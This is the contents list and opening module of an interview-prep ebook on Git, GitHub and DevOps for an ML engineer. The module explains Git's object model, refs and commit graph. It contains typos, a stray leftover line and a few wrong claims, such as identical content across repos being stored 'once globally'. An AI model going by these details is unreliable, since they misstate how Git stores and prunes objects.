

Git, GitHub & DevOps for AI/ML Engineers

Capital One — Sr Lead AI/ML lens (Career_upskill — Topic 07)

Compiled for Vatsal Raicha

2026

Contents

How to read this ebook	1
01 — Git history, architecture & object model	3
Why this module exists	3
1. History — the milestones	3
2. The four areas	4
3. The four object types	4
4. Refs — the only mutable thing	5
5. The DAG (directed acyclic graph)	6
6. Where SHA-1 is going	6
7. The mental-model checks	6
8. Cross-references	7
02 — Configuration, identity & signing setup (SSH + GPG)	9
Why this module exists	9
1. The three config layers	9
2. Settings every Sr Lead should set	10
3. Commit signing — the bank requirement	11
4. SSH signing (the easy path)	11
5. GPG signing (the long-tail path)	12
6. Signing in GitHub Actions	12
7. Verifying others' signatures	13
8. The credential helper	13
9. Cross-references	13
03 — Core workflows + .gitignore + .gitattributes	15
Why this module exists	15
1. Starting a repo	15
2. The status / add / commit loop	15
3. Reading diffs	16
4. Reading log	16
5. .gitignore	17
6. .gitattributes — the under-used file	18
7. The “I just want to see what changed” command catalog	19
8. Cross-references	19
04 — Branching, merging, rebasing, conflict resolution	21
Why this module exists	21
1. Branch commands	21
2. The two merge strategies (operational, not philosophical)	22
3. Rebase — the foundational concept	22
4. Interactive rebase — the surgery tool	23
5. Conflict resolution	23
6. The rerere superpower	24

7. Cherry-pick — surgical commit transplant	24
8. The senior decision tree	25
9. The cardinal sins	25
10. Cross-references	25
05 — Remote operations: fetch/pull/push, forks, upstream sync	27
Why this module exists	27
1. The remote model	27
2. Fetch — the read-only network operation	28
3. Pull — fetch + integrate	28
4. Push	28
5. Tracking branches (upstream)	29
6. The fork workflow (InnerSource at Capital One)	29
7. The refspec (when you need to know)	30
8. Shallow & partial clones in CI	30
9. Common breakage and fixes	31
10. Cross-references	31
06 — Undo & recovery: reset, revert, restore, reflog, blame, bisect	33
Why this module exists	33
1. The “I just did something stupid” decision tree	33
2. Reset — three flavors	33
3. The reflog — your 90-day safety net	34
4. Revert — the shareable undo	35
5. Restore — discard or unstage	35
6. Blame — who, when, why	35
7. Bisect — binary search for the bad commit	36
8. Patch your way out of a bad commit on shared history	36
9. The mid-rebase escape hatch	37
10. The senior-engineer’s recovery toolkit	37
11. Cross-references	37
07 — Stash, tags, hooks, submodules, worktrees	39
Why this module exists	39
1. Stash — park changes temporarily	39
2. Tags — immutable reference points	40
3. Hooks — local automation	40
4. Submodules — repos inside repos	42
5. Worktrees — multiple checkouts of one repo	42
6. Combining them — a real scenario	43
7. The right-tool table	43
8. Cross-references	44
08 — Repository setup standards	45
Why this module exists	45
1. The standard repo skeleton	45
2. README — the front door	46
3. LICENSE — the legal answer	46
4. CONTRIBUTING.md	47
5. CODE_OF_CONDUCT.md	48
6. SECURITY.md	48
7. Issue templates	48
8. PR template	49
9. CODEOWNERS — quick mention; deep dive in module 11	50
10. The other useful files	51
11. The InnerSource bonus file: .well-known/ or OWNERS	51

12. Cross-references	51
09 — Issues, projects, milestones, labels	53
Why this module exists	53
1. The primitives	53
2. Issues — the core	53
3. Labels — the taxonomy	54
4. Milestones — date-bound batches	54
5. Projects (v2) — the new beast	55
6. Discussions	55
7. The Jira bridge (Capital One reality)	56
8. Issue-to-PR linking	56
9. Notifications and discoverability	56
10. Cross-references	56
10 — Pull requests, code review, merge strategies	59
Why this module exists	59
1. Authoring a good PR	59
2. The PR lifecycle	60
3. Code review — the etiquette	60
4. The merge button — three choices	61
5. Auto-merge	61
6. Merge queues (the elite-team pattern)	61
7. Required reviews + CODEOWNERS	62
8. Status checks	62
9. PR reviewer assignment	62
10. PR comments — kinds	63
11. Draft PRs as RFCs	63
12. Cross-references	63
11 — Branch protection, Rulesets, CODEOWNERS	65
Why this module exists	65
1. The two systems — old vs new	65
2. The set of rules you should configure on <code>main</code>	66
3. CODEOWNERS — the routing layer	66
4. The Required Reviewer rule (Rulesets, GA Feb 2026)	68
5. Bypass — the controlled escape hatch	68
6. Layered rulesets (the platform-engineer pattern)	68
7. Reading the audit log for compliance evidence	69
8. The default-branch question	69
9. Bypass auditing — the SR 11-7 angle	69
10. The senior pitfalls	69
11. Cross-references	70
12 — Authentication: PAT, SSH, GPG/SSH commit signing	71
Why this module exists	71
1. The credential surfaces	71
2. Personal Access Tokens (PAT) — classic vs fine-grained	72
3. SSH keys for git push	72
4. OAuth via the gh CLI	73
5. The <code>GITHUB_TOKEN</code> in Actions	74
6. GitHub App tokens (for bots and integrations)	74
7. Commit signing recap (cross-link)	74
8. SAML SSO and credential entitlement	75
9. The summary table	75
10. Cross-references	75

13 — Organizations, teams, permissions, repo roles	77
Why this module exists	77
1. The hierarchy	77
2. Member roles (org-level)	77
3. Teams	78
4. Repository roles	78
5. Permission model deep — what beats what	79
6. Org base permission — the floor	79
7. SAML SSO + SCIM (cross-link to module 36)	80
8. Enterprise account features (Enterprise Cloud / Enterprise Server)	80
9. Custom org roles (newer, Enterprise)	80
10. The cost-per-permission consideration	80
11. The senior pitfalls	81
12. Cross-references	81
14 — GitHub CLI (gh) fundamentals	83
Why this module exists	83
1. Install + auth	83
2. The 20 commands you'll use daily	83
3. JSON output + jq	86
4. Aliases	86
5. Extensions	86
6. gh copilot (Copilot integration)	87
7. Common workflow patterns	87
8. Configuration	87
9. Speed tips	88
10. Cross-references	88
15 — Git Flow vs GitHub Flow vs Trunk-based development	89
Why this module exists	89
1. The three canonical strategies	89
2. Git Flow — the original	89
3. GitHub Flow — the simplification	90
4. Trunk-based development (TBD) — the high-performing pattern	90
5. Variants and hybrids	91
6. Where Git Flow is still right	92
7. The DORA metrics evidence	92
8. The migration path (long-lived → trunk-based)	92
9. The Sr Lead lens	93
10. Cross-references	93
16 — Feature flags, release branching, InnerSource	95
Why this module exists	95
1. Feature flags — the primitive	95
2. Flag-service options	96
3. Release branching — when you actually need it	96
4. InnerSource — the model	97
5. Where InnerSource is right vs wrong	98
6. Feature flags + InnerSource together	98
7. Cross-references	99
17 — Monorepo vs polyrepo trade-offs	101
Why this module exists	101
1. Definitions	101
2. The honest trade-off table	101
3. When to pick which	102

4. The monorepo tooling tax	103
5. The polyrepo tax	103
6. The ML lens	103
7. The wrong reason to pick monorepo	104
8. The wrong reason to pick polyrepo	104
9. The 2026 wrinkle — AI-assisted dev	104
10. The senior answer	104
11. Cross-references	105
18 — Python ML repo structure (pyproject.toml, src layout, packaging)	107
Why this module exists	107
1. The canonical layout	107
2. src/ layout vs flat layout	108
3. pyproject.toml — the canonical file	109
4. Dependency manager — pick one	110
5. Where data, models, artifacts go	112
6. Versioning options	112
7. The Makefile or Taskfile	113
8. The src/<pkg>/__init__.py	114
9. Lambda / container / SageMaker packaging	114
10. Cross-references	114
19 — Repo templates, ADRs, docs, Conventional Commits, release-please	117
Why this module exists	117
1. Template repositories	117
2. Architecture Decision Records (ADRs)	118
3. Documentation sites	119
4. Conventional Commits	120
5. release-please — the automation	121
6. Putting it together — the InnerSource template	122
7. Cross-references	122
20 — GitHub Actions: workflow YAML, events, triggers	125
Why this module exists	125
1. The anatomy of a workflow file	125
2. Events — the catalog	126
3. Filtering — branches, tags, paths	127
4. Pull request triggers — the safety boundary	127
5. Schedule — cron syntax	128
6. workflow_dispatch — manual triggers	128
7. repository_dispatch — external trigger	129
8. workflow_call — reusable workflows (sneak peek)	129
9. Multiple events in one workflow	129
10. The github context — what’s available	130
11. Skipping CI	130
12. Cross-references	131
21 — GitHub Actions: jobs, steps, runners (hosted vs self-hosted)	133
Why this module exists	133
1. Jobs and steps	133
2. Runners — the taxonomy	134
3. GitHub-hosted runner specs	134
4. Runner selection patterns	135
5. Step types — uses: vs run:	136
6. Conditional execution	137
7. defaults: and env:	137

8. <code>timeout-minutes</code>	138
9. <code>continue-on-error</code>	138
10. <code>services:</code> — sidecar containers	138
11. The container: job-level	139
12. Cross-references	139
22 — Marketplace actions, expressions, contexts, conditionals	141
Why this module exists	141
1. The marketplace	141
2. Versioning — pin by SHA in production	141
3. The expression syntax	142
4. The context catalog	143
5. The runner context	144
6. The <code>github.event.*</code> deep	144
7. Conditional patterns	145
8. Common pitfalls	146
9. Linting workflows	146
10. Cross-references	147
23 — Variables, secrets, env scoping	149
Why this module exists	149
1. Variables vs Secrets	149
2. The three scopes	150
3. Where to put what	150
4. Accessing in workflows	150
5. Secret masking	151
6. Multi-line secrets	151
7. The OIDC alternative — no secrets at all (preferred)	152
8. Script injection — the must-fix CVE pattern	152
9. Common patterns by use case	153
10. Secret rotation	154
11. Cross-references	154
24 — Outputs, needs, concurrency, timeouts, continue-on-error	155
Why this module exists	155
1. <code>needs:</code> — job dependencies	155
2. Job outputs	156
3. Step outputs	157
4. Concurrency	157
5. <code>timeout-minutes</code>	158
6. <code>continue-on-error</code>	158
7. The <code>if:</code> interaction with <code>needs:</code> failures	158
8. Fan-out / fan-in patterns	159
9. The full orchestration example	160
10. Cross-references	162
25 — Caching, artifacts, matrix builds, debugging	163
Why this module exists	163
1. Caching — <code>actions/cache</code>	163
2. Artifacts	164
3. Matrix builds	165
4. Debugging workflows	167
5. The job summary	168
6. Cross-references	169
26 — Reusable workflows (<code>workflow_call</code>)	171
Why this module exists	171

1. The shape	171
2. Versioning reusable workflows	173
3. Inputs, secrets, outputs	173
4. Permissions	175
5. Limits	176
6. Reusable workflow vs composite action — which when	176
7. Org-wide pattern (the Capital One shape)	176
8. Access control	177
9. Testing reusable workflows	178
10. Cross-references	178
27 — Composite + custom actions (JS, Docker)	179
Why this module exists	179
1. Composite action — the shape	179
2. Composite action rules	181
3. JavaScript actions	181
4. Docker actions	182
5. Action.yml metadata fields	183
6. When to write which	183
7. The internal-actions repo pattern	184
8. Local testing of actions	184
9. Versioning + tagging conventions	185
10. Cross-references	185
28 — Self-hosted runners + Actions Runner Controller (ARC) + GPU runners	187
Why this module exists	187
1. When you need self-hosted	187
2. The three deployment models	188
3. ARC architecture	188
4. Installation	189
5. Container modes	190
6. GPU runners	190
7. Security model	191
8. Cost economics	192
9. Runner groups (org-level)	192
10. The Capital One-shape playbook	192
11. Cross-references	193
29 — OIDC to AWS — the canonical pattern	195
Why this module exists	195
1. The big picture	195
2. The setup — 3 components	195
3. The <code>sub</code> claim — the security backbone	197
4. The critical security pitfall	198
5. The other claims in the JWT	198
6. Per-environment IAM role scoping	199
7. Role-chaining (cross-account)	200
8. Verifying the setup	200
9. Common errors and fixes	201
10. Cross-references	201
30 — Environments: protection rules, required reviewers, deployment branches, scoped secrets	203
Why this module exists	203
1. The shape	203
2. A typical bank-grade prod environment	203
3. Required reviewers — the manual gate	204

4. Wait timer	205
5. Deployment branches	205
6. Environment-scoped secrets and variables	205
7. Combining with OIDC — the gold-standard pattern	205
8. Custom deployment protection rules	206
9. The deployment history	206
10. Strategies	206
11. The pitfalls	207
12. Cross-references	208
31 — GITHUB_TOKEN scoping, cost optimization, org workflow templates	209
Why this module exists	209
1. GITHUB_TOKEN — the auto-provisioned credential	209
2. The 2026 default: read-only	210
3. Cost optimization — the levers	210
4. Cost monitoring	212
5. Workflow templates (org-level starter workflows)	212
6. Required workflows (Enterprise-only)	213
7. Org-level allowlist for marketplace actions	213
8. The platform-engineer Sr Lead checklist	213
9. Cross-references	214
32 — Secret scanning + push protection	215
Why this module exists	215
1. What’s detected	215
2. Push protection — the block-at-source	215
3. Enabling	216
4. Custom patterns	216
5. Common false positives + handling	217
6. Local-first: gitLeaks or detect-secrets	217
7. Validity checking	218
8. The leak-response runbook	218
9. The audit + reporting view	218
10. Cross-references	219
33 — CodeQL + custom queries + SARIF + Copilot Autofix	221
Why this module exists	221
1. What CodeQL does	221
2. Default setup vs Advanced setup	221
3. Configuration file	223
4. Copilot Autofix	223
5. SARIF — the integration format	223
6. Custom CodeQL queries	224
7. Reading + triaging alerts	225
8. Pre-merge enforcement	225
9. The third-party SAST landscape	225
10. Cross-references	226
34 — Dependabot + dependency review action	227
Why this module exists	227
1. The three Dependabot products	227
2. Configuration file	227
3. Grouped updates	228
4. Dependency review action	229
5. The advisory database	230
6. Triaging alerts	230

7. The Renovate alternative	230
8. The Dependabot PR review pattern	230
9. Dependabot scoped to GHAS-only checks	231
10. Cross-references	231
35 — SBOM + SLSA + Artifact Attestations + Sigstore	233
Why this module exists	233
1. SBOM — Software Bill of Materials	233
2. SLSA — Supply-chain Levels for Software Artifacts	234
3. Sigstore — the signing tech	235
4. GitHub Artifact Attestations	235
5. Verifying attestations	236
6. SECURITY.md and vulnerability disclosure	237
7. The full picture — a Capital One-grade pipeline	237
8. Cross-references	238
36 — SAML SSO, SCIM, IP allow lists, audit logs	239
Why this module exists	239
1. SAML SSO	239
2. SCIM	239
3. IP allow lists	240
4. Audit log — what’s in it	240
5. Audit log streaming	240
6. Per-repo audit log (newer)	241
7. SAML-authorized PATs and SSH keys	241
8. The compliance evidence pipeline	241
9. The org-level enforcement levers	241
10. Cross-references	242
37 — SR 11-7 + immutable audit trails + separation of duties for ML deployments	243
Why this module exists	243
1. SR 11-7 — what it is	243
2. What SR 11-7 demands from a CI/CD pipeline	244
3. The minimum viable SR 11-7 model pipeline (sketch)	244
4. Separation of duties — the operational meaning	245
5. Immutable audit trail	245
6. Override / kill switch	246
7. Model card — the required documentation	246
8. Fairness, bias, drift — as code	246
9. Capital One signaling — what they’d want to see	247
10. Cross-references	247
38 — Notebook discipline (jupyter, nbtime, nbstripout, ReviewNB)	249
Why this module exists	249
1. Why raw .ipynb files are awful in git	249
2. nbstripout — strip outputs at commit time	250
3. .gitattributes for notebook filtering	250
4. nbtime — semantic notebook diffs	250
5. jupyter — pair .ipynb with .py	251
6. ReviewNB — in-PR notebook rendering	252
7. The Capital One-grade ML notebook setup	252
8. The notebook-to-module refactoring discipline	253
9. CI for notebooks	253
10. Cross-references	254
39 — Git LFS + DVC + lakeFS + Hugging Face Hub	255
Why this module exists	255

1. The “don’t put it in git” decision tree	255
2. Git LFS — simple large-file storage	256
3. DVC — Data Version Control	256
4. lakeFS — git-like for data lakes	258
5. Hugging Face Hub	258
6. The combined ML repo stack (typical)	259
7. The 2026 alternatives — XetHub	259
8. Decision matrix	259
9. The Capital One reality	260
10. Cross-references	260
40 — Pre-commit ecosystem + reproducibility + notebook→module refactoring	261
Why this module exists	261
1. The pre-commit framework	261
2. The canonical ML <code>.pre-commit-config.yaml</code>	261
3. Run pre-commit in CI	264
4. Reproducibility — the foundations	264
5. The notebook → module refactoring discipline	265
6. Reproducibility in CI for ML	266
7. Capital One-grade summary	266
8. Cross-references	266
41 — CI for ML: lint, test, type-check, notebook test	267
Why this module exists	267
1. The four layers of ML CI	267
2. The canonical workflow	267
3. Data shape tests	270
4. Model unit tests	270
5. Code coverage	271
6. The <code>actionlint</code> + <code>zizmor</code> belt	271
7. Status reporting	272
8. Test data hygiene	272
9. Performance tests (sometimes)	272
10. Cross-references	273
42 — Model validation gates: fairness, bias, drift in CI/CD	275
Why this module exists	275
1. The three validation dimensions	275
2. Fairness — the metrics	275
3. Fairness check in CI	276
4. Drift detection	277
5. The full pre-merge model gate	278
6. The independent-validation gate (SR 11-7 2L)	279
7. Adverse-action explainability (ECOA / Reg B)	280
8. The MLflow integration	280
9. Model card auto-generation	281
10. Cross-references	281
43 — MLflow Model Registry + SageMaker Pipelines from Actions	283
Why this module exists	283
1. The registry’s role	283
2. SageMaker Model Registry (the AWS-native choice)	283
3. The promotion workflow (CI/CD)	284
4. The MLflow alternative	286
5. The metadata you should capture per model version	287
6. Lineage queries	287

7. The cross-account pattern	287
8. Model serving — the runtime	288
9. SageMaker Pipelines (the orchestration layer)	288
10. Cross-references	288
44 — Champion/challenger, shadow, A/B, feature store	289
Why this module exists	289
1. The four canonical patterns	289
2. Shadow deployment	289
3. Champion/challenger (and canary)	290
4. A/B testing (proper experiment)	291
5. Auto-rollback on regression	291
6. Feature store	292
7. The promotion-gate sequence	292
8. Champion/challenger for non-ML services	293
9. Common pitfalls	293
10. Cross-references	294
45 — Automated retraining triggers + model rollback workflows	295
Why this module exists	295
1. The retraining triggers	295
2. Scheduled retraining	295
3. Drift-triggered retraining	296
4. The rollback workflow	297
5. Test the rollback drill	298
6. Pinned-previous-version pattern	299
7. The “model is bad, what now?” runbook	299
8. Automated retraining freshness checks	299
9. Retraining triggers from MLflow / SageMaker Model Monitor	300
10. Cross-references	300
46 — OIDC trust policy deep + per-env IAM role scoping	301
Why this module exists	301
1. The full claim catalog (cheat sheet)	301
2. Pattern 1 — branch-restricted role (basic)	302
3. Pattern 2 — environment-bound prod role	302
4. Pattern 3 — reusable-workflow-only access (the InnerSource pattern)	303
5. Pattern 4 — multi-repo same role	303
6. Pattern 5 — tag-based release deploy	304
7. Pattern 6 — PR-only role (for ephemeral env deploys)	304
8. The cardinal sin (worth repeating)	304
9. Multi-account chaining	305
10. The IAM design checklist	306
11. Cross-references	306
47 — Deploying to SageMaker, ECS/EKS, Lambda, ECR	307
Why this module exists	307
1. Deploying to SageMaker — endpoints, batch transform, pipelines	307
2. Deploying to ECS	308
3. Deploying to EKS / KServe (Capital One’s stack)	309
4. Deploying to Lambda	310
5. Publishing to ECR (container registry)	311
6. The deploy pattern (full workflow)	311
7. Smoke testing post-deploy	313
8. The role-per-target pattern	313
9. ECR image pull from the target	314

10. Cross-references	314
48 — CDK + CloudFormation + Terraform from Actions; cross-account	315
Why this module exists	315
1. CDK from Actions	315
2. CloudFormation from Actions	317
3. Terraform from Actions	317
4. Drift detection	318
5. Cross-account deploys	318
6. CDK Pipelines vs GitHub Actions	319
7. The Cloud Custodian intersection	319
8. Migrating between IaC tools	319
9. The IaC PR review checklist	320
10. Cross-references	320
49 — Jenkins architecture + Jenkinsfile (declarative vs scripted)	321
Why this module exists	321
1. Jenkins architecture	321
2. The Jenkinsfile	322
3. Declarative vs scripted	324
4. Stages, steps, post	324
5. Parameters	325
6. Agents — where stages run	325
7. Credentials	326
8. Triggers	327
9. The Blue Ocean UI	327
10. Cross-references	327
50 — Jenkins multibranch + GitHub webhooks + shared libraries	329
Why this module exists	329
1. Multibranch pipelines	329
2. GitHub webhook setup	329
3. Shared libraries — the structure	330
4. A vars/ step example	331
5. A src/ class example	331
6. The “Capital One singular pipeline” pattern	332
7. Multibranch + library = the full picture	333
8. Library testing	334
9. Library versioning	334
10. Cross-references	334
51 — Jenkins credentials + GitHub→Jenkins→AWS + the Capital One pattern	335
Why this module exists	335
1. Jenkins Credentials plugin	335
2. Using credentials in Jenkinsfile	336
3. The OIDC/IRSA path for Jenkins → AWS	336
4. The GitHub → Jenkins → AWS handoff	337
5. The audit trail across systems	338
6. GitHub Apps for Jenkins integration	338
7. The Capital One pattern (synthesized)	339
8. Migration: Jenkins → GitHub Actions (the future-tense angle)	339
9. The Sr Lead’s view	339
10. Cross-references	340
52 — GitHub Apps, webhooks, gh CLI scripting, GraphQL vs REST	341
Why this module exists	341
1. GitHub Apps vs OAuth Apps vs PATs	341

2. Building a GitHub App	341
3. Webhooks	342
4. ChatOps pattern	343
5. Probot — the framework	344
6. <code>gh api</code> — the CLI for arbitrary API calls	344
7. REST vs GraphQL	344
8. Rate limits	345
9. <code>gh</code> extensions	346
10. Cross-references	346
53 — GitHub Copilot (IDE, Chat, PR review, <code>gh copilot</code>)	347
Why this module exists	347
1. The plans	347
2. Inline completion (IDE)	348
3. Copilot Chat	348
4. Copilot in github.com (Enterprise)	348
5. Copilot PR review (the agent)	348
6. Copilot Autofix (security-focused)	349
7. <code>gh copilot</code> (CLI)	349
8. Privacy + IP — what gets sent	349
9. The Capital One usage pattern (likely)	350
10. The Sr Lead’s relationship with Copilot	350
11. Cross-references	350
54 — Claude Code in enterprise (agentic workflows, scoping, <code>.agent.md</code>, MCP)	351
Why this module exists	351
1. What Claude Code actually does	351
2. The plans	351
3. The agentic loop	352
4. <code>.agent.md</code> and <code>CLAUDE.md</code>	352
5. MCP — Model Context Protocol	352
6. Skills and slash commands	353
7. Subagents	354
8. The Capital One-grade rollout pattern	354
9. The output discipline	354
10. Cursor vs Claude Code vs Copilot — when to pick	355
11. Cross-references	355
55 — Governance, privacy, code-of-conduct for AI dev tools	357
Why this module exists	357
1. The four risk dimensions	357
2. The data-leakage matrix	357
3. Content exclusion patterns	358
4. The “AI-generated code” attribution question	358
5. Governance program structure (the Capital One pattern, inferred)	359
6. The Code of Conduct overlay	359
7. The audit trail for AI usage	359
8. The training-data leakage worry	360
9. The interview answer	360
10. Cross-references	360
56 — Capital One DevOps deep dive (companion to <code>CAPITAL_ONE.md</code>)	361
Why this module exists	361
1. The five public anchors	361
2. The implied stack (high confidence)	361
3. The end-to-end CI/CD shape	362

4. The InnerSource culture	363
5. The Jenkins → Actions migration arc	363
6. The DEI team for AI tooling	364
7. The hiring signal — what they’re testing	364
8. The cross-references	364
9. The companion file	365
10. The Sr Lead’s mindset	365
57 — Certification roadmap (GH-900, GH-200, GH-500, GH-300, CJE)	367
Why this module exists	367
1. The ladder	367
2. GitHub Foundations (GH-900)	368
3. GitHub Actions (GH-200)	368
4. GitHub Advanced Security (GH-500)	368
5. GitHub Administration (GH-300)	368
6. CloudBees Certified Jenkins Engineer (CJE)	369
7. The supporting cert ecosystem	369
8. Practice resources	369
9. The “should I really take the cert?” thinking	370
10. The 90-day prep plan (suggested)	370
11. The closing thought	370
12. Cross-references	370
Appendix A — Capital One DevOps Dossier	371
Capital One DevOps — Dossier for Sr Lead AI/ML Engineer	373
Strategic posture in one paragraph	373
1. The numbers (publicly cited)	373
2. The Singular Software Delivery Pipeline	374
3. Open-source projects from Capital One	374
4. Trunk-based development + feature flags	375
5. The implied GitHub posture (inferred + sourced)	375
6. The Jenkins → GitHub → AWS handoff	375
7. The compliance overlay (SR 11-7)	376
8. What this means for your interview	376
9. The “boring” reliability frame	377
10. Sources	377
Appendix B — FACTS.md	379
Topic 07 — FACTS.md (Git, GitHub & DevOps)	381
Git core	381
Git object model	381
GitHub platform — 2025–2026 timeline	382
GitHub Actions limits & defaults	382
OIDC to AWS (Capital One pattern)	383
Actions Runner Controller (ARC)	383
CODEOWNERS & branch protection	384
GHAS — Code Security & Secret Protection	384
Supply chain / SBOM / SLSA	384
Jenkins	385
Capital One — public engineering posture	385
Certifications	386
SR 11-7 (model risk) — regulated finance lens	386
AI coding assistants in enterprise	386

How to read this ebook

This is the consolidated reading copy of **Topic 07 — Git, GitHub & DevOps for AI/ML Engineers**, from the **Career__upskill** project. Source markdown files live at `topics/07_git_github_devops/` and remain canonical.

Audience: A Senior AI/ML engineer preparing for the Sr Lead AI/ML Engineer role at Capital One — AWS-native, regulated finance, Snowflake + Databricks + EKS-KServe spine, Jenkins + GitHub Enterprise + GitHub Actions hybrid CI/CD.

Unifying thread: *How does a regulated bank ship AI/ML code from a developer's laptop to a SageMaker endpoint, with every step audit-trailed, every artifact signed, every credential ephemeral, and nothing manual on the prod path?*

Ordering: natural numeric sequence — Modules 1 through 57, organized into 15 Parts (A–O).

Included: all 57 modules + CAPITAL_ONE.md companion + FACTS.md as appendices.

Not included: code artifacts (in `code/`), quizzes (in `quizzes/`).

01 — Git history, architecture & object model

“Git is a content-addressable filesystem with a VCS user interface bolted on top.” — Scott Chacon, Pro Git

Why this module exists

Most senior engineers can use Git. Few can explain *what’s actually happening* when they `git commit`. The internal model — **blobs, trees, commits, refs** — is the single source of truth for every higher-level command. Reset, rebase, cherry-pick, bisect, relog: every one of them is moving these four object types around. If you know the model, the commands are obvious. If you don’t, they look like magic and break unpredictably.


This module is the 30-minute mental model. The remaining six modules in Part A are how you wield it.

1. History — the milestones

Year	Event
2005 Apr 7	Linus Torvalds writes Git in ~10 days after Larry McVoy revokes BitKeeper’s free-for-Linux license
2005 Jul	Junio Hamano takes over as maintainer (still maintains Git in 2026)
2008	GitHub launches; Git becomes the dominant DVCS within ~3 years
2014	Microsoft, Google, Facebook all internalize Git for monorepos (Microsoft’s GVFS becomes Scalar)
2017 Feb	Shattered — Google + CWI publish first practical SHA-1 collision
2020 Oct	Git 2.29 — opt-in SHA-256 repos
2020 Jul	Git 2.28 — <code>init.defaultBranch</code> config; the migration from <code>master</code> → <code>main</code>
2024	Reftable backend lands (Git 2.48, Jan 2025); production-ready by 2.51
2025–2026	Git 2.50–2.54 series; Git 3.0 targeted late 2026 with SHA-256 as default (blocked on GitHub catching up)

Junio Hamano still cuts the releases — one of the longest tenures of any open-source maintainer.

2. The four areas



- **Working tree** — the files on disk you're editing.
- **Staging area / index** — .git/index, a binary file listing what will be in the next commit. `git add` updates it. `git diff` shows working-vs-index; `git diff --cached` shows index-vs-HEAD.
- **Local repo** — the .git/ directory: objects (immutable), refs (mutable), config, hooks.
- **Remote repo** — another Git repo, usually accessed over `https` or `ssh`. `origin` is the conventional name for the default remote.

The staging area is what people confuse most. It exists so you can **craft a commit** that's not the same as your working tree (e.g., `git add -p` to stage only some hunks of a file). Use it deliberately — it's a feature, not friction.

3. The four object types

Every object in `.git/objects/` is one of:

Object	Contains	Example
blob	File contents (no filename — that's in the tree)	The bytes of <code>README.md</code>
tree	Directory listing — entries of (mode, name, sha)	The root of your repo at one commit
commit	tree SHA + parent commit SHA(s) + author + committer + message	A snapshot
tag	(Annotated) — points to a commit + tagger + message	<code>v1.2.3</code> annotated tag

Each object is identified by the **SHA-1 hash of its content** (40 hex chars; SHA-256 is 64 hex chars). Identical content → same SHA. Two repos with the same file content store it once globally. **Immutable**. Modifying anything = a new object with a new SHA.

`.git/objects/`
 └─ 1a/ ← first 2 chars of SHA = subdirectory

```

|   └─ 23b4f...  (zlib-compressed object content)
└─ 4f/
   └─ ...
└─ pack/
   └─ pack-abc123...idx  (packed objects after `git gc`)

```

A commit looks like this (run `git cat-file -p HEAD`):

```

tree 5e8b3...      ← root tree at this commit
parent 4f9a2...    ← previous commit (none for initial, two for merge commit)
author Vatsal Raicha <v@e.com> 1716315600 -0700
committer Vatsal Raicha <v@e.com> 1716315600 -0700

```

Module 1: write git architecture explainer

Notice — **the commit doesn't store a diff**. It stores a pointer to a complete tree. Diffs are computed on demand by comparing the parent's tree to this commit's tree. This is why Git is so fast at history navigation.

4. Refs — the only mutable thing

A **ref** is a pointer to a commit, stored as a text file under `.git/refs/` (or in the new refutable backend):

```

.git/
└─ HEAD          → ref: refs/heads/main
└─ refs/
   └─ heads/
      └─ main      → 4f9a2...    (the local branch tips)
         └─ feature-x → 1a23b4...
   └─ remotes/
      └─ origin/
         └─ main    → 4f9a2...    (what we last saw on origin)
   └─ tags/
      └─ v1.2.3     → 5e8b3...
└─ packed-refs     (compressed form for many refs)

```

- A **branch** is just a ref. `git branch feature-x` creates a file with one line — a commit SHA. That's all.
- **HEAD** is a symbolic ref pointing to whichever branch you have checked out (or detached, pointing directly at a commit).
- **Reftable** (Git 2.48+, production-ready 2.51) replaces the loose-ref / packed-refs files with a compressed binary format. Critical for monorepos with millions of refs (Microsoft, Google). Most people will never notice.

Why so many things break the way they break: branches and tags are *just* pointers. `git reset --hard <sha>` moves the branch ref. `git rebase` rewrites commits (creating new ones with new SHAs) then moves the ref to the last new commit. `git cherry-pick` creates a new commit with the same diff as the source. **None of this destroys the old commits** — they're still in `.git/objects/`, just not reachable from any ref. The reflog remembers them for 90 days.

5. The DAG (directed acyclic graph)

Commits form a DAG via their parent pointers:

```
main:      A — B — C — D
           \       \
feature:    E — F — G   (merged into D via merge commit)
```

- Commit **D** has two parents (it's a merge commit).
- A **fast-forward merge** = no merge commit; just moves the branch ref forward. Possible only if the branch tip is a direct ancestor of the merging branch.
- A **rebase** = take a series of commits and reapply them on a different base, creating *new* commits with *new* SHAs (same diffs, same messages, new commit objects).

When you `git log --graph --oneline --all`, you're walking this DAG.

6. Where SHA-1 is going

SHA-1's collision weakness (Shattered 2017, Shambles 2020) is the reason Git 3.0 will default to SHA-256. The exposure for Git specifically is limited because:

- Git's storage uses **SHA-1DC** — collision-detecting SHA-1 — since 2017. Forced collisions cause `git fsck` to abort.
- An attacker would need write access to a repo AND the ability to insert a malicious object — and the collision would be visible in transparency log integrations.
- Still — the cryptographic horizon is real. The slow migration to SHA-256 is the right call.

For your day job in 2026: nothing changes. Repos remain SHA-1. Watch for GitHub's announcement of SHA-256 repo support — when that lands, Git 3.0 becomes practical.

7. The mental-model checks

Can you answer these without thinking?

1. **What does `git commit` create?** A new commit object whose `tree` SHA points to a snapshot of your staged changes, with `parent` = the previous `HEAD` commit. It then moves the current branch ref forward.
2. **What happens to “deleted” commits after `git reset --hard HEAD~3`?** They're still in `.git/objects/`. The branch ref moved back. The reflog still references them. `git gc --prune=now` after 90 days will actually delete them.
3. **Why does `git rebase` change SHAs?** A new commit's SHA is a function of its content + its parent. Rebase changes the parent → new SHA. Even with the same diff and message, the SHA is different.
